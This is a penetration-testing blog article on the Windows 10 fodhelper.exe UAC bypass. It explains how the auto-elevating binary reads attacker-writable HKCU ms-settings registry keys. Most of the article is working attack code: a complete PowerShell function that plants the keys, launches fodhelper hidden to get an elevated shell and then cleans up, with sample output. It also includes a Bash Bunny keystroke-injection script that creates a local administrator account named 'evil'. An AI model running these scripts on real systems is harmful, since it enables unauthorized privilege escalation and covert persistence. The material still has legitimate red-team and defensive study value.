


# UAC Bypass – Fodhelper

[pentestlab.blog/category/red-team/page/108](https://pentestlab.blog/category/red-team/page/108)

June 7, 2017

Windows 10 environments allow users to manage language settings for a variety of Windows features such as typing, text to speech etc. When a user is requesting to open **“Manage Optional Features”** in Windows Settings in order to make a language change a process is created under the name fodhelper.exe. This process is running as high integrity due to the fact the it has the binary has the autoelevate setting to **“true”**.

This can be verified by checking the Event Properties of the process:



Fodhelper – Running as High Integrity Process


However processes that are running with higher privileges can give the opportunity to an attacker to execute code with the same level of privileges if they can be abused in a certain way. Specifically winscripting discovered that the **“fodhelper”** process when it starts it tries to find some registry keys which doesn't exist.

The following checks are performed in the registry upon start of fodhelper.exe:

```
HKCU:\Software\Classes\ms-settings\shell\open\command
HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute
HKCU:\Software\Classes\ms-settings\shell\open\command\default
```


Since these registry entries doesn't exist a user can create this structure in the registry in order to manipulate fodhelper to execute a command with higher privileges bypassing the User Account Control (UAC).

C:\Windows\System32\cmd.exe /c powershell.exe



Fodhelper – Creating the Registry Structure Manually

When “**Manage Optional Features**” or “**fodhelper.exe**” runs again the command will be executed and an elevated PowerShell session will open:



Fodhelper – Elevated PowerShell

In order to automate this process [winscripting](#) developed a powershell script that can perform the bypass in three steps:

- Create the Registry Structure
- Initiate fdhelper.exe
- Remove Registry entries

```

function FodhelperBypass(){
Param (

[String]$program = "cmd /c start powershell.exe" #default

)

#Create registry structure

New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -
Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -
Name "(default)" -Value $program -Force


#Perform the bypass
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden

#Remove registry structure
Start-Sleep 3
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force

}

```

Execution of this script will open an elevated PowerShell session by default.



```

PS C:\> FodhelperBypass

Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open


Name          Property
----          -
command
DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry

PS C:\>

```

Fodhelper – UAC Bypass Script

However the script can be modified in order to run another executable with “Higher” system privileges or to run an elevated command prompt:



```

PS C:\> FodhelperBypass -program cmd






Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open

Name          Property
----          -
command
DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry

```

Fodhelper – Elevated Command Prompt

Both cmd and powershell processes will run with integrity level high which means that the UAC will be bypassed.

	powershell.exe	44,620 K	50,536 K	7236 Windows PowerShell	Microsoft Corporation	High
	ETDCTRLHelper.exe	2,820 K	2,112 K	7528 ETD Control Center Helper	ELAN Microelectronics Corp.	High
	conhost.exe	3,900 K	13,800 K	11868 Console Window Host	Microsoft Corporation	High
	conhost.exe	6,140 K	13,532 K	16316 Console Window Host	Microsoft Corporation	High
	cmd.exe	2,872 K	2,456 K	22804 Windows Command Processor	Microsoft Corporation	High

Fodhelper – cmd.exe and powershell.exe processes running as High Integrity

There is also a bash script that it was written for bash bunny and can perform the same task:

```
#!/bin/bash
# Title: fodhelperUACBypass Windows 10
# Author: Pentestit.de
# Version: 0.1
# Target: Windows 10
#
# Christian discovered that during the execution of the fodhelper.exe binary,
Windows 10 would look at two registry keys
# for additional commands to execute when launching the file. He was able to edit
the value of one of those registry keys
# and to pass on custom commands that would be executed in the elevated context of
the fodhelper.exe file
# See https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/ for
more information
#
# The current user has to be member of the local administrator group for this to
work - OS Win 10
# This script is written for German Win 10 systems.
#
# Blue --- Setup Registry keys
# Yellow --- Start fodhelper.exe and add new user
# White --- Clean up
# Green --- Done
ATTACKMODE HID

Q SET_LANGUAGE en

# Create registry keys
LED B
Q DELAY 2000
Q GUI
Q DELAY 500
Q STRING powershell
Q ENTER
Q DELAY 5000
Q STRING New\ -Item \-Path \"HKCU\:\\Software\\Classes\\ms-
settings\\Shell\\Open\\command\" -Value \"cmd /c start powershell.exe\" \-Force
Q ENTER
Q DELAY 500
Q STRING New\ -ItemProperty \-Path \"HKCU\:\\Software\\Classes\\ms-
settings\\Shell\\Open\\command\" \-Name \"DelegateExecute\" \-Value \"\" \-Force
Q ENTER
Q DELAY 500
Q STRING Exit
Q ENTER
Q DELAY 5000

# Start Fodhelper.exe and add new user
LED Y
Q GUI
Q DELAY 200
Q STRING powershell Start-Process \"C:\\Windows\\System32\\fodhelper.exe\"
Q ENTER
Q DELAY 10000
Q STRING net user evil evil /add
Q ENTER
```

```
Q DELAY 500
Q STRING net localgroup Administratoren evil /add
Q ENTER
Q DELAY 500
Q STRING Exit
Q ENTER
Q DELAY 200

# Clean up
LED W
Q GUI
Q DELAY 500
Q STRING powershell
Q ENTER
Q DELAY 5000
Q STRING Remove\ -Item \ "HKCU\:\\Software\\Classes\\ms\\-settings\\\\" \ -Recurse \ -
Force
Q ENTER
Q STRING Exit
Q ENTER

# Done
LED G
```

A metasploit module has been already written and it will soon be available in the framework as an additional method.

## Resources

---

First entry: Welcome and fileless UAC bypass

<https://github.com/winscripting/UAC-bypass/blob/master/FodhelperBypass.ps1>